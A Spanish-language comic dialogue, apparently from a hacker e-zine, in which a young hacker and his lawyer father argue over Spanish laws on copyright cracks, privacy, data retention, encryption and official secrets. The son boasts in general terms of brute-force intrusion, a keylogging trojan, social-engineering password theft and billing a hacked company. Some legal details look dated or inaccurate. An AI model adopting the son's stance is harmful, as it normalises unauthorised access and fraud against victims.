(A)- A ver, lo que dicen las leyes es que... espera que coja la LPI. La LPI considera que infringes los derechos de autor cuando, sin el consentimiento de su titular, realices alguna de las siguientes acciones:  
a) Pongas en circulación una o más copias del programa.  
b) Tengas con fines comerciales una o más copias del programa.  
c) Pongas en circulación o tengas con fines comerciales cualquier instrumento cuyo único uso sea facilitar la supresión o neutralización no autorizadas de cualquier dispositivo técnico utilizado para proteger el programa.

(M)- No me veo incluido. Ni distribuyo ni gano dinero, ni con programas ni con sus copias ilegales ni con los crackmes. Yo solo me dedico a bajármelos de Internet, así como a construir crackmes, parches, patches y demás.

(A)- ...esos, los parches y demás... y por otra parte, el Código Penal dice que... dice que es delito contra la propiedad intelectual aquella conducta que, con ánimo de lucro y en perjuicio de tercero, reproduzca, plagie, distribuya o comunique públicamente, en todo o en parte, una obra o su transformación fijada en cualquier tipo de soporte o comunicada a través de cualquier medio sin autorización de los titulares de los correspondientes derechos de propiedad intelectual o de sus cesionarios. Esto se castiga con penas de 6 meses a 2 años de prisión o grandes multas.

(M)- Sí, yo reproduzco y plagio, pero sin ánimo de lucro. Je, je... me gustan estas leyes...

(A)- Te pueden castigar con la misma pena si importas, exportas o almacenas dichas obras intencionadamente, sin autorización y con ánimo de lucro.

(M)- Je, je, je... pues no es tan restrictivo el C. Penal como me pensaba...

(A)- Será castigada también con la misma pena [hasta 2 años de prisión] la fabricación, repito fabricación, la puesta en circulación, repito puesta en circulación, y la tenencia, repito TENENCIA, [y a partir de octubre de 2004 la importación] de cualquier medio específicamente destinado a facilitar la supresión no autorizada o la neutralización de cualquier dispositivo técnico que se haya utilizado para proteger programas de ordenador u otra obra. -¡Ríete ahora!

(M)- Je, j... ¡-Ough!

(A)- O hasta 4 años de prisión si además concurre alguna de las siguientes circunstancias: (1) que el beneficio obtenido sea de especial trascendencia, (2) que los daños revistan especial gravedad, (3) que el infractor pertenezca a una organización o asociación cuya finalidad sea infringir los derechos de propiedad intelectual, y (4) que se utilice a menores de edad para cometer el delito.

(M)- ¡Ough!

Hasta ahora, las dos posturas contrincantes, por un lado Mejuto [prototipo lameroide, con 69 kilos de peso] y por otro lado su padre [prototipo legalista, con 96 kilos de peso], están bastante igualadas,

con mas razon uno que el otro en unos casos, y mas razon otro que el uno en otros casos.

En el proximo capitulo, Mejuto y su padre continuan varios asaltos mas de plastica y parlamento acerca de otros temas de interes: la intimidad, proteccion de datos personales, secreto de las comunicaciones, phreaking, espionaje industrial, intrusiones, crackeo de webs... ¿Te lo vas a perder?

[Fin del Capitulo 1]

```

/*****
/*
/*                               Capitulo 2                               */
/*                               De la Privacidad y del Secreto           */
/*                               Palabras clave: Intimidad, privacidad,   */
/*                               secreto de comunicaciones,                */
/*                               phreaking, proteccion de datos personales, */
/*                               espionaje industrial,                     */
/*                               intrusiones nocivas, firma electronica... */
/*****

```

En el anterior capitulo vimos como Mejuto, un eterno aprendiz de hacker a punto de entrar en la facultad de Ciencias Informaticas de La Sorbona, discutia con su padre, abogado de profesion, acerca de los derechos de propiedad intelectual, propiedad industrial, patentes, codigo abierto, crackeo de programas, licencias y temas similares.

La discusion continua, y deriva hacia otros aspectos de tu interes...

(A)- Mejuto, ¡mira que crackear un programa! Ncht. Y encima, ¿para que? ¿para conseguir contrase=as de correo privado?

(M)- Es solo curiosidad, papa.

(A)- 'Curiosidad'... Pues sepa Usted, Don Curioso, que ademas de que le pueden caer hasta 2 a=os de prision por violar derechos de autor creando y teniendo cracks, ademas, espera...

(M)- Vamos hombre... Los 2 a=os seran para el que monte un negocio de pirateria, ¿no? Ademas, yo no saco dinero por ello, soy... altruista...

(A)- ...si, si, altruista, espera...

El padre de Mejuto rebusco entre las leyes que tenia en la mesa del escritorio hasta dar con elCodigo Penal [Ley organica 10/1995].

(A)- ¿Por que no chateas con chicas y juegas al Quake como todos los de tu edad? ¡Ncht! Te voy a explicar cuatro cosas sobre el secreto de las comunicaciones y la inviolabilidad de la intimidad.

(M)- Soy todo orejas.

(A)- Para empezar, dice el C.Penal que te pueden castigar con 1 a 4 a=os de prision o con una considerable multa por apoderarte de papeles, cartas, mensajes de correo electronico... ¿capicci?... o similares, o interceptar las telecomunicaciones o utilizar artificios tecnicos de escucha, transmision, grabacion o reproduccion del sonido o de la imagen, o de cualquier otra se=al de comunicacion, para descubrir secretos o vulnerar la intimidad de otros sin su consentimiento. Solo el acceder a esos datos sin permiso ya es delito.

(M)- Yo lo que habia oido es que han llegado a detener a gente por utilizar correo que no era el suyo, pero porque propagaron insultos con el o porque se hicieron pasar por su propietario, sin su permiso.

(A)- En ese caso, el delito no es solo el insulto o la suplantacion de la identidad, sino que tambien hay violacion de la intimidad. Una violacion de la intimidad, y de hecho cualquier delito, lo sigue siendo se haga por medios informaticos, o se haga por otros medios. Cuando hay ordenadores de por medio se suelen llamar delitos informaticos o delitos electronicos o

delitos ciberneticos, muchos de los cuales son 'delitos de cuello blanco' [E.Sutherland, 1943]... Es igual, se llame como se llame, solo acceder o interceptar datos intimos o privados sin permiso es delito, incluso aunque no lo leas, copies, modifiques ni distribuyas.

(M)- ¿Y los key-recorders? ¿Son ilegales? Son utilidades que registran todas las teclas pulsadas por el usuario del ordenador.

(A)- Si es para lo que te he dicho, no es muy legal que digamos. Esos key-recorders han de ser legales, como casi todo; lo ilegal es el fin al que se destina. Si no, ¡por esa regla de tres cualquier cosa seria ilegal!

(M)- ¿Y los sniffers? Son programitas incluso con licencia que interceptan los paquetes de datos que van y vienen por la red.

(A)- Lo mismo.

(M)- ¿Y los troyanos? Son programas que pueden ejecutar instrucciones que desconoce el usuario, como recopilar informacion y enviarla a un sistema remoto.

(A)- Lo mismo, sin consentimiento puede ser delito.

(M)- ¿Y el trashing? Es coger informacion que ha sido eliminada pero de la que quedan vestigios, ya sean papeles de un cubo de basura o ya sea estudiando los archivos o la memoria del disco.

(A)- Lo mismo.

(M)- ¿Y la parte del phreaking destinada a escuchar conversaciones telefonicas ajenas?

(A)- Lo mismo. Segun el C.Penal, el uso de un terminal sin el permiso de su titular y perjudicandole en mas de 300 euros, esta castigado, asi como la alteracion maliciosa de las indicaciones o contadores.

(M)- No, no... eso ya lo suponía, me refiero a que... ¿que da=0 hace escuchar conversaciones ajenas? ¡Si no se da cuenta la victima, ojos que no ven corazon que no siente! ¿No?

(A)- Tu lo has dicho: 'la victima'. No es tan simple. La intimidad es un derecho constitucional protegido por las Constituciones de España y de toda America Latina, asi como por la Declaracion Universal de los Derechos Humanos de las Naciones Unidas de 1984. No lo puedes violar. No lo has de violar. Muchas otras leyes importantes protegen la privacidad, en la que esta englobada la intimidad, como la LOPD, LGT, LSSI, C.Penal...

(M)- Pues yo creo que precisamente esas leyes la desprotegen de forma descarada. No es justo, papa. El ser humano es curioso por naturaleza. Si solo se quiere observar o escuchar, sin sacar provecho economico, sin causar el mas minimo da=0, sin modificar la informacion, sin difundirla a nadie... ¿por que me han de castigar por ello? Yo no soy de esos que interceptan datos de tarjetas electronicas, ni pedidos de envios, ni datos personales... para estafar o perjudicar a la gente. ¡No hago da=0 absolutamente a nadie y a nada!

(A)- Ya se que actuas de buena fe, pero hay quien no. Para evitar ciertas discriminaciones y para evitar lo que tu dices que no perjudica a nadie, se creo la LOPD [Ley Organica 15/1999 de Proteccion de Datos de Caracter Personal]. Ejemplos de discriminacion podrian ser la utilizacion de datos personales y academicos para descartar a demandantes de empleo, o para excluir a personas de ciertos colectivos, o para no conceder un prestamo a alguien, etc...

(M)- La misma historia de siempre: recorte de derechos y libertades con la excusa de protegernos.

(A)- Te repito que la intimidad es un derecho fundamental que tienes la obligacion de respetar. Y el secreto de las comunicaciones tambien esta recogido en la Constitucion Española y en varias leyes. Tu argumento de 'curiosidad' no pesa lo suficiente como para poder violar esos derechos.

(M)- Ya, derechos que yo no puedo violar, pero que las Autoridades si pueden violar...

(A)- No 'violan' derechos, ya que se acogen a disposiciones legales que les permiten entrar en terreno privado. Y si los violan, se les castiga. Dice el Código Penal que la Autoridad que, mediando causa por delito, intercepte las telecomunicaciones o utilice artificios técnicos de escucha, transmisión, grabación o reproducción de sonido o imagen, con violación de garantías constitucionales o legales será inhabilitado de su cargo. Y si lo divulgase, además una importante multa. ¿Te suena el habeas data?

(M)- No, lo único que me sueño son los mocos...

(A)- ¡Nicht! Pues el habeas data es una garantía legal que pretende proteger todo aquello relacionado con la 'excepción' al derecho del secreto de las comunicaciones. Es decir, el secreto de las comunicaciones puede ser 'vulnerado' si así lo autoriza una orden judicial debidamente motivada; pero el habeas data regula esta situación con cierto respeto al derecho a la intimidad. Solo se aplicará para salvaguardar la seguridad nacional, la seguridad pública, la defensa, y la prevención, investigación, detección y persecución de delitos. Así pues, regula y limita el registro de datos, la cancelación de datos cuando afecta a derechos o intereses de terceros, la no difusión a terceras personas de la información intervenida, etc... Este aspecto es motivo de conflictos extremadamente serios en ciertos sectores políticos o ideológicos.

(M)- Lo que yo decía. Ellos pueden y yo no puedo. No es justo.

(A)- ¿No me escuchas? Creo que los árboles no te dejan ver el bosque.

(M)- Y tu no ves los árboles, filósofo de pacotilla.

(A)- Joder... A ver si las analogías te hacen ver la privacidad con otros ojos: existe el derecho de inviolabilidad de domicilio, según el cual nadie puede entrar en tu casa sin tu permiso o sin orden judicial. ¿Lo consideras justo?

(M)- Creo que sí, siempre que no me interrumpas cuando este... ya sabes... dándole que te pego... Y también me falta la casa [malditas hipotecas].

(A)- Pues análogamente a la casa está un disco duro; no puedes acceder a otros ordenadores que no sean el tuyo sin permiso.

(M)- Una analogía muy cutre...

(A)- O existe el derecho a que no husmeen en tus documentos escritos personales y privados, salvo en aquello regulado por la LECr [Ley de Enjuiciamiento Criminal], es decir, salvo que des tu consentimiento o haya una orden judicial que lo considere necesario. ¿Lo consideras justo?

(M)- Sí, supongo que sí, siempre que no tenga nada que ocultar...

(A)- Pues análogamente a esos documentos escritos están los documentos en soporte magnético; por tanto, no puedes husmear en archivos ajenos.

(M)- Otra analogía que no me convence...

(A)- Pues... existe el derecho a la protección de la correspondencia postal, o sea, el correo de toda la vida. ¿Lo consideras justo?

(M)- No.

(A)- ¿...? --¡¡Eres muy listo, tu!! En serio, que a ti no te importe que te espíen tu correo no quiere decir que a los demás no les importe, aunque no se enteren. Es un derecho intrínseco a la persona. Vale que por difundir esa información o por causar daño, las penas del C.Penal son más severas, aquí estamos tu y yo de acuerdo, sobretodo yo. Pero memorízalo: el simple acceso también está penado. O sea que no intentes entrar en cuentas de correo ajenas. Mira, te pondré un ejemplo más: imagínate que alguien leyera libremente los e-mails llenos de intimidades que envías a tu novia, y que se burlara de ello, ¿a que te molestaría tanto el cachondeo como el hecho de haber sido leídos?

(M)- Papa, no tengo novia.

(A)- Pues ni=0, ya tienes una edad. ¿No serás maricon?

(M)- De tal palo tal astilla... -¡no te jode! -¡Homofobo! Además, yo utilizo

La encriptacion PGP, lo cual evita que los indeseables vean mis correos.

(A)- Pues... mmm... entonces imaginate que eres administrador de un sistema con informacion importante y que detectas una intrusion. ¿Quien te dice que el intruso no va a enriquecerse con la informacion que intentas preservar? ¿O que la va a publicar en la red? ¿O que la va a destruir voluntaria o accidentalmente? Nadie te lo asegura, y ante la duda, mas vale prevenir que curar si lo que hay en juego es muy valioso... Por eso estan las leyes que te protegerian, y que castigarian al intruso.

(M)- Paparruchas. Si yo fuera sysop instalaria firewalls e inventos mios infalibles que evitarian todo tipo de intrusos.

(A)- ¿Infalibles? Y la NASA sin saber de tus inventos... con la de ataques que sufre la pobre... Y mira, tu mismo te contradices. ¿Tienes un cortafuegos en tu ordenador y otros inventos, no?

(M)- ¿Un firewall? -¡Por supuesto! ¿Lo dudas?

(A)- ¡-Vaya, vaya! Por tanto, la informacion ha de ser libre... ¿menos la tuya!? Nuevamente hipocrita. -¡Compartela! La red esta llena de curiosos como tu, ¿no? Deja que accedan a tu ordenador para compartir la informacion, y corre el riesgo de que hagan mal uso de ella, o que te da= en el disco...

(M)- Ya. Visto asi... Es una pena que por las fechorias de los lamers tengamos que pagar los grandes hackers como yo. Las leyes tendrian que aplicarse solo a aquellos que mas perjudiquen, pero no a los hackers no destructivos.

(A)- Mira, precisamente el C.Penal tipifica como delito el da= en ese aspecto que dices, y lo castiga con penas de 1 - 5 a=os de carcel; en concreto, a quien perjudique a alguien a traves del apoderamiento, utilizacion, modificacion, difusion, revelacion o cesion de datos reservados de caracter personal o familiar de otro que se hallen registrados en ficheros o soportes informaticos, electronicos o telematicos, o en cualquier otro tipo de archivo o registro, sin la autorizacion de su titular. Si afecta a datos de caracter personal que revelan la ideologia, religion, creencias, salud, origen racial o vida sexual, o la victima fuera un menor de edad o un discapacitado, los a=os de prision suben a 3'5 - 5. Igualmente si fuera con fines lucrativos. Y si fuera con fines lucrativos y ademas revelaran esos aspectos que te he dicho, serian 4 - 7 los a=os de prision.

(M)- Con esto ya estoy un poco mas de acuerdo. No hay que perjudicar a nadie si se puede evitar. No esta bien hacer da=o. Lo se por experiencia. Cuando era newbie, un vecino mio cogio ciertos e-mails que yo enviaba a una especie de novia que tuve, llamemosla A, que era tambien su novia, y los reenvio a otra novia que tenia yo al mismo tiempo, llamemosla B. Las dos novias me dejaron... Hacer un mal uso de mails ajenos puede hacer mucho da=o.

(A)- No me extra=a, por pichabrava. Pero podrias haberle denunciado por intervenir tu correo. Y si entonces eras menor de edad, el Ministerio Fiscal se hubiera presentado como acusacion particular. Y que sepas que, aunque no fue el caso, cuando el delincuente es un funcionario publico no hace falta denuncia para procesarle.

(M)- Va, pero si no le guardo rencor. Me lo merecia.

(A)- Pues el C.Penal dice que el perdon del ofendido o de su representante legal extingue la accion penal o la pena impuesta.

(M)- Va, le perdono hasta los insultos y difamaciones que posteo contra mi en el tablon de anuncios de ZET.

(A)- El C.Penal solo castiga las injurias si son graves. Y se reputara hecha con publicidad cuando se propague por cualquier medio informativo, siendo responsable civil solidario el propietario de dicho medio a traves del cual se propago el insulto.

(M)- No quiero que paguen los de ZET por mis necesidades. Me merecia esos insultos, y mis principios eticos me impidieron denunciarle.

(A)- ¿Principios eticos? ¿Pero tu ya sabes lo que es eso, hijo?

(M)- ¿Sabias que hay un codigo de etica hacker?

(A)- No. Pero si muchos hackers no cumplen las leyes de cumplimiento obligado, ¿como van a cumplir un codigo de cumplimiento voluntario? ¿Y que dice ese codigo de etica hacker?

(M)- Ojo, papa. Los hackers que no tienen etica no son hackers [suelen ser lamers]. El codigo de etica hacker, aunque hay variantes, viene a decir que curiosear, investigar, experimentar y obtener informacion esta muy bien, aunque sea en un sitio prohibido; y que destruir y perjudicar la fuente de informacion esta mal en general, excepto si es para borrar huellas en tanto en cuanto sea ilegal la intrusion; y que la informacion ha de ser libre; y que hay que compartir todo en pro de la comunidad underground.

(A)- Todo menos la parienta, supongo.

(M)- Me refiero a informacion, codigo fuente, algoritmos, ideas...

(A)- La idea parece noble. (...) Oye, hijo, ¿tu has accedido alguna vez a un ordenador que no sea el tuyo?

(M)- Je, je... Tengo un programa que hice en C que escanea puertos, que hace login por fuerza bruta en maquinas con puertos vulnerables, y una vez dentro es capaz de instalar un troyano controlable via shells y que puede ftppear a mi IP los inputs monitorizados por un keylogger y...

(A)- ¿...? Vale, vale, vale... No hables asi a tu padre. ¿Eso es un 'si'?

(M)- Eso es un 'pozzi'. Y entre los proxies, el firewall-tunneling, el IP-spoofing y los servidores nym... es dificil que me cacen.

(A)- ¡¡Ostias en vinagre!! Te repito que no se lo que es todo eso que dices. No quisiera que fueras uno de los inculpados de las aproximadamente 500 denuncias anuales que reciben las Autoridades espasolas por violar sistemas de seguridad. Y que sepas que... ¿Donde esta? Aqui... dice la LSSI [Ley 34/2002 de Servicios de la Sociedad de la Informacion y de Comercio Electronico] que...

(M)- ¡¡Aaaaaah!! -¡La LSSI! ¡La ley mas fascista del mundo!

(A)- ¿...? ¿La habias leido?

(M)- No.

(A)- [Sin comentarios]

(M)- ¡Pero me la han explicado! -¡Lo he leido en la e-zine ZET!

(A)- Pues entonces no creo que sea una vision muy neutral... Ningun medio de comunicacion es neutral, eso es utopico, y menos una e-zine de esas... En fin, es igual. Como iba diciendo, la LSSI indica que los prestadores de servicios de la sociedad de la informacion estan obligados a guardar, por 12 meses como mucho, los datos de conexion y trafico de sus usuarios. Si les interesa, las Autoridades daran con tu terminal gracias a esos y a otros datos. Y las empresas estan obligadas a conservar por 4 años los datos comerciales que acrediten sus ingresos y gastos, entre los que pueden haber datos personales de sus clientes. Y la LFE [Ley 59/2003 de Firma Electronica] obliga a los prestadores de servicios de certificacion a conservar por 15 años informacion relativa a un certificado electronico. Por lo tanto, acabaran dando contingo aunque hagas el 'hiperespufing'.

(M)- Ya. ¿Y que son exactamente los datos de conexion y trafico de la LSSI? Yo ya sabia que en una cookie se puede guardar fecha y hora del dia, tipo e idioma del navegador, tu direccion IP, tiempo de acceso, webs visitadas y favoritas... Incluso datos personales si rellenas algun formulario.

(A)- Y todos ellos pueden [deben] llegarse a revelar a las Autoridades si asi lo exigen. Y segun el acuerdo Safe Harbor, como el suscrito por Microsoft (y por tanto, Hotmail y MSN) esa informacion se envia a los USA.

(M)- ¡Como si la NSA no tuviera ya bastantes datos que procesar...! Pero contesta, ¿que son los datos de conexion y trafico que dice la LSSI?

(A)- Pues no tengo ni idea. La LSSI no lo especifica y deja las puertas bastante abiertas. Direccion IP, numero de telefono, tiempo de conexion...

No lo sabremos hasta que no se publique el Real Decreto que desarrolle la LSSI. Ten en cuenta que los datos telefonicos hace muchos años que se recopilan, no entiendo tanta preocupacion.

(M)- ¿Y eso no va contra el secreto de las comunicaciones?

(A)- No, como comprenderas es necesario para saber cuanto hay que pagar por el servicio prestado. La LGT [Ley 32/2003 General de Telecomunicaciones] permite al usuario que se cancelen sus datos de trafico o que se hagan anonimos cuando ya no sean necesarios. Los datos de trafico necesarios para el pago del servicio podran ser tratados unicamente hasta que expire el plazo para la impugnacion de la factura o para la exigencia de su pago.

(M)- Si tu lo dices... Tambien he leído en ZET que la LSSI obliga a que los prestadores de servicios protejan los datos de conexion y de trafico que, segun tu, nadie sabe que son.

(A)- Correcto. Y la LGT obliga a los operadores que prestan servicios de comunicaciones electronicas disponibles al publico, a garantizar el secreto de dichas comunicaciones y la proteccion de los datos de caracter personal, y a advertir a los abonados cuando haya riesgo de violacion de dichas protecciones.

(M)- Entonces, cuando Telefonica nos envia un recibo con el desglose de llamadas realizadas, con detalle, ¿no estan poniendo en serio riesgo nuestra privacidad? Los e-mails pueden ser inseguros, -pero ¡anda que las facturas que van por correo postal! ¡Cuantas veces he recibido facturas que iban dirigidas al vecino! -¡Cuantas veces se pierde el correo!

(A)- Totalmente de acuerdo. Pero la LGT te da el derecho a no recibir las facturas desglosadas si asi lo pides. Ademas, ¿conoces algun sistema perfecto? Cuanto mas complejo es un sistema, mas agujeros tiene. El sistema postal y el telefonico son exageradamente grandes y complejos. ¿Por que no ayudan los hackers y phreakers a tapar sus agujeros, en vez de aprovecharse de ellos para delinquir?

(M)- Los buenos hackers buenos ya lo hacen. Muchas veces que han vulnerado un sistema de seguridad han dejado un aviso de tal haza... de tal acto, para que lo sepan y mejoren su seguridad.

(A)- Ya. Pero me refiero a que, si son tan altruistas y eticos los hackers ¿por que no ayudan activamente a mejorar el servicio de Telefonica? Por ejemplo, no se, creando programas de codigo abierto para evitar fraudes en el pago de sus facturas, o ofrecerse a mantener su web, trabajar para ellos gratis... - disparo con un tono ironico.

(M)- ¡¡Papaaaaaaaaa!! - Mejuto no pilló la ironia - ¿Y me preguntabas que si tomo drogas!? ¡Tu si que te pinchas! ¡¡Vete al medico!! ¡¡Yaaa!! Ayudar a Timofonica... Pfff... Loco... Enfermo... ¡Que me da! ¡¡Que me daaaaa...!! ¡¡Las pastillaaaaas...!! ¡¡--Aaaargh...!! - Mejuto empezó a convulsionarse y a sacar espuma por la boca hasta que le dio una lipotimia.

Al Padre de Mejuto le confundian los ideales tan cerrados de su hijo.  
¿Por que estaria total y absolutamente prohibido ayudar a Telefonica?

A Mejuto le confundia que su padre tuviera tan cerrada la sesera.  
¡¡-Nada menos que ayudar a Telefonica!!

Pero lo que mas confundia a Mejuto es que hubiera quien legalmente pudiera espiar y que él legalmente no pudiera espiar:

(M)- Papa, ¿es legal que las empresas telefonicas nos controlen y yo a ellas no? Y no me refiero a los datos en tanto que clientes, sino a que les sea posible violar el secreto de mis comunicaciones.

(A)- Como entenderas, la LGT permite la intercepcion de las comunicaciones electronicas por los servicios tecnicos de dicho servicio, pero (1) se limita a regular las comunicaciones no destinadas al publico, (2) se exige una autorizacion judicial para interceptar contenidos, (3) se exige reducir la afectacion del contenido de la comunicacion, y (4) no se permite el almacenamiento ni la divulgacion de dichos contenidos. La falta de dicha autorizacion y la divulgacion o existencia del contenido, estan sancionadas con multas de hasta cinco veces el beneficio obtenido, y de no haberlo,

con hasta dos millones de euros, y también con la inhabilitación para seguir ofreciendo el servicio.

(M)- No me convence. ¿Y es legal que yo NO pueda espiar a otras personas? ¿Es legal el control de los datos de tráfico y conexión del usuario por parte de los prestadores de servicios de la sociedad de la información? ¿Es legal el software de ciertos programas? ¿Es legal el spyware comercial, al menos en USA? ¿Son legales las cookies? ¿Son legales los programas que recuperan passwords de documentos privados? ¿Es legal que los empresarios espíen a sus trabajadores, ya sea las páginas web que visitan, ya sea su correo electrónico, ya sea un control informático de los programas que utilizan, incluso las llamadas telefónicas...? ¿Son legales los sistemas como Echelon de la NSA [Agencia Nacional de Seguridad de USA]? ¿Son legales las medidas ENFOPOL sobre los operadores de Internet, telefonía y GSM? ¿Son legales las intervenciones de las Autoridades, si ya se, aunque con orden judicial, sobre el correo personal, sobre las comunicaciones telefónicas, sobre cualquier aspecto de mi privacidad?... --¿¿-Pero es ilegal que yo haga cualquiera de esas cosas?? ¡¡-Maldita sea! ¡-No es justo! ¡¡¡--Mierda, caca, pedo, culo!!!

(A)- No desesperes, hijo. La vida está llena de injusticias, memorízalo, es Ley de vida; y está llena de relatividad, como lo está el concepto de Justicia. Las leyes intentan establecer el utópico equilibrio entre todos los intereses, sin pretender excluir a nadie, y suele molestar a los que están en un extremo así como a los que están en el extremo opuesto. A veces incluso molestan a todos, aunque sean leyes proporcionadas y equitativas, como las leyes de impuestos. ¿Conoces alguna alternativa mejor a las leyes democráticas?

(M)- Sí, la anarquía.

(A)- Anda, vete al peo.

(M)- ¡¡Al peo ta vas tu, ignorante!! Tu que sabras, con lo carroza que eres. Que te crees que por ser abogado ya lo sabes todo...

(A)- Vale, no pienso seguir por ese camino. Referente a tu queja, en cuanto a las empresas y las Autoridades, tienen más y más severos castigos si infringen las leyes.

(M)- Bla, bla, bla... No cuéla.

(A)- ¿No me crees? El Código Penal está plagado de referencias explícitas a delitos cometidos por funcionarios. Por ejemplo, si tu falsificas un certificado [creo que no incluye los certificados electrónicos de la LFE] te puede caer una multa de hasta 6 meses; si se trata de un facultativo, hasta 12 meses; pero si es un funcionario hasta 2 años.

(M)- Uy, que penita...

(A)- Otro ejemplo: La LSSI obliga a los prestadores de servicios a limitar los datos de conexión y tráfico que recopilan, al mínimo imprescindible, así como a protegerlos de modificaciones e intrusiones, y contempla sanciones económicas si se utilizan esos datos de forma ilícita o no los protegen adecuadamente. Además, las sanciones de la LSSI son incompatibles con las sanciones que establece el C.Penal pero porque prevalecen las de este último, que son más duras.

(M)- Bla, bla, bla... Ni tu ni las leyes me convencereis.

(A)- Solo pretendo abrirte la mente y ponerte en el lugar de las víctimas y de los represores, como tú los llamas. Las leyes son lo mejor que tenemos. Incluso las propias leyes promueven vías extrajudiciales para resolver conflictos, como la LSSI con los códigos de conducta de prestadores de servicios; [por cierto, desde febrero de 2004 ya existe un distintivo para los e-servicios que se suman a los códigos de conducta: ver RD 292/2004].

(M)- Escucha, papa, basta de memes. Acepto que las leyes son buenas o muy buenas... si tu aceptas que no se aplican por igual a todas las personas.

(A)- Claro que no se aplican a todos. Las leyes se aplican a quienes ellas dicen que van dirigidas. Por ejemplo, al delincuente se les aplica el C.Penal, pero si es un menor se le aplica la Ley del Menor [LO 5/2000 de la responsabilidad penal de los menores]; a los prestadores de servicios de la sociedad de la información se les aplica la LSSI, pero si son referentes

a telefonía se les aplica la LGT, etc...

(M)- Me refiero a que a la cárcel siempre van hackers que cometen delitos insignificantes, mientras que los estafadores a gran escala que utilizan medios informáticos no van a la cárcel, sino a las playas del Caribe. El poderoso tiene bufetes de abogados a su servicio que le sacan de la cárcel, y los demás disponemos de los supermotivados abogados de oficio. Al poderoso no le importa pagar multas de miles de euros, aunque para mí mil euros ya sea muchísimo. El poderoso influye en la redacción de las leyes y en las decisiones del gobierno, y a mí, ¡ja mi gracias que me dejan votar!! ¡¡Puedo incluso llegar a ser presidente de la escalera!!

(A)- Te doy la razón, pero ten en cuenta que a Microsoft y a Telefonía les han impuesto multas millonarias por competencia desleal.

(M)- Menos mal, ya empezaba a creer que eras un infiltrado de la NSA.

(A)- ¿...? ¿Infiltrado? -¡Si soy tu padre! Te noto un pelín paranoico...

(M)- ¿Por que lo dices...!!? ¿Me has estado observando, verdad?

(A)- Tranquiiiilo. Tomate otra pastiiiilla...

(M)- (niam) Igualmente, seguire utilizando el PGP para que no me espíen los poderes fácticos. Todos mis mensajes bien encriptados y que no haya hijo de madre que lo descripte más que el destinatario. ¿Es ilegal el PGP? Si me dices que sí, -¡¡-es que me muero!!

(A)- No he dicho que el PGP sea ilegal. De hecho la LGT permite utilizar sistemas de cifrado para salvaguardar el secreto de las comunicaciones electrónicas. Pero no cantes victoria: la LGT fija la posibilidad de obligarte a comunicar a la Administración los algoritmos y procedimientos de cifrado; claro está, para poder descifrar mensajes cifrados.

(M)- ¡¡Jar! Pues con el PGP, aunque les den los algoritmos, lo tienen muy crudo...

(A)- Crudo. ¿Sabías que, de no ser por gente como la de la Asociación de Internautas, también se hubiera obligado a la notificación de las claves de cifrado a la Administración? Se consiguió que el Gobierno rectificara la reforma de la LGT que tenía prevista... Y no es política-ficción...

(M)- ¿Queeee? No hubiera quedado ni rastro del secreto de las comunicaciones por Internet, de la cual, por otra parte, solo veo resquicios... Pero insisto, Big Brother me puede espíar, ¿pero yo a ellos no?

(A)- ¿Quién?

(M)- Pues eso, las 'Autoridades'. ¡No me dejan consultar la información que yo quiero! ¡Y no es ni personal ni íntima ni privada! ¡Y mira que he intentado acceder, pero no hay forma!

(A)- Uyuyuy... ¿A que te refieres?

(M)- Por ejemplo documentos del Ministerio de Interior, o del Ejército, o del CNI, o del CCN [Centro Criptológico Nacional - RD 421/2004]...

(A)- ¡¡Aaaaaaaaargh!! ¡¡Dame una de tus pastillas!! ¡Mejor dos! Eso está contemplado globalmente en la LSO [Ley 9/1968 de Secretos Oficiales], y más detalladamente en la normativa específica [...]. La LSO distingue dentro de las 'materias clasificadas' a los 'materias secretas' y a las 'materias reservadas', y las define como asuntos, actos, documentos, informaciones, datos y objetos cuyo conocimiento por personas no autorizadas pueda da=ar o poner en riesgo la seguridad y defensa del Estado. Si alguna vez te encuentras con información clasificada estás obligado a mantener secreto y a entregarla a la Autoridad más cercana.

(M)- No quiero pensar que te pueden hacer por hackear sistemas estatales con material clasificado. ¡¡Si ya por hackear un servidor de pacotilla ya te pueden meter en la cárcel!!

(A)- Sí. El Código Penal Militar [LO 13/1985] tipifica los delitos de espionaje militar, revelación de secretos o informaciones sobre la defensa nacional.

(M)- ¡Glups!

(A)- Intenta comprender el valor de no revelar esos secretos que pueden hacer peligrar la vida o bienestar de millones de personas.

(M)- Pues tu intenta comprender el valor de que miles de millones de personas tengan libre acceso a cualquier informacion que regule sus vidas.

En ese momento se hizo un silencio escalofriante en la habitacion. Padre e hijo, ambos mascando pastillas contra los nervios, intentando imaginar cuantas personas serian miles de millones de personas...

(A)- (...) Volvamos al mundo real. Los datos de trafico y conexion quedan guardados en bases de datos, protegidas por la Ley y protegidas porque lo obliga la Ley. Por tanto, y retomando el tema de tu programa crackeado para obtener contraseñas de Wayahootmail, cualquier intento de acceso a sus servidores quedara registrado en diferentes bases de datos. Y no puedes hackear esas bases de datos por muy habil que seas con el ordenador. ¿Que me dices?

(M)- No me subestimes, papa. Por ejemplo, conozco a un operador de Wayahootmail que fue conmigo al colegio; con un poco de Ingenieria Social y unos cuantos exploits podria hackear el servidor y no dejar ni huellas...

(A)- ¿Ingenieria Social?

(M)- Si. Es camelarte o engañar a alguien para que te ayude de forma inconsciente a alcanzar tus objetivos, como que te confiese passwords, te haga favores en el sistema en el que trabaja, no se... Por ejemplo, exagerando un poco, estas en el chat, y le dices a algun pardillo: 'Hola, soy una chica que quiere acostarse contigo. Este... ¿cual es tu password de wayahootmail?', y el te contesta, 'Pues mi password es qwerty. Pero... ¿como nos acostaremos si yo estoy en España y tu en Argentina?'. Y como ya tienes su password ya puedes pasar de él. Y funciona, eh, pruebalo.

(A)- Jamas me comportare de una forma tan baja y depravada. Ten cuidado si utilizas la Ingenieria Social para obtener dinero. Dice el C.Penal que cometen estafa los que, con animo de lucro, utilizan el engaño para producir un error en otro, induciendolo a realizar un acto que le perjudique a el o a otro. Obrar con abuso de confianza es otro agravante mas.

(M)- Pues como te decia, tecnicamente podria conseguir el acceso, con o sin abuso de confianza, a las bases de datos o a los servidores de Wayahootmail. De hecho, una vez penetre un servidor con un bug no parcheado, je, je...

(A)- Hijo, cada vez estas sumando mas puntos para ir a la carcel. ¡Cualquier dia se presenta la policia en esta casa y te llevan detenido!

(M)- ¿Si? Pues conseguí cargar a la empresa propietaria del servidor varias suscripciones a revistas porn... porofesionales...

(A)- Joder, Mejuto. Eso es una manipulacion informatica con animo de lucro o estafa electronica, claramente tipificada en el C.Penal y castigada con hasta 6 años de prision o importantes multas. ¿No decias que no perjudicabas a nadie ni te enriquecias con tus acciones? ¿Donde esta esa etica hacker?

